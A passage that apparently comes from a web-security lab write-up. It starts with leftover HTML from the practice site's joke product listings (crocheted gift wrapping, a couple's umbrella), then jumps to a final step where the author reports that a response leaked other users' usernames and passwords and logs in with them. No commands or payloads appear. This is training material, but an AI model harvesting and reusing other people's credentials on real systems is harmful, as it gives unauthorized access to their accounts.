<td>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don&apos;t have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don&apos;t delay, give us a call today.</td>

</tr>

<tr>

<th>Couple&apos;s Umbrella</th>

<td>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple&apos;s Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public&apos;s injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple&apos;s Umbrella.</td>

</tr>

</tbody>

</table>

</div>

</section>


</div>


</body>

</html>


Step4:


**Response gives the Username and Password of different Users .We can login with the Usernames and Passwords that are obtained:**






Authentication:






We successfully logged in by passing those credentials


Authentication






We successfully logged in by passing those credentials

Authentication:





We successfully logged in by passing those credentials and the lab is completed Successfully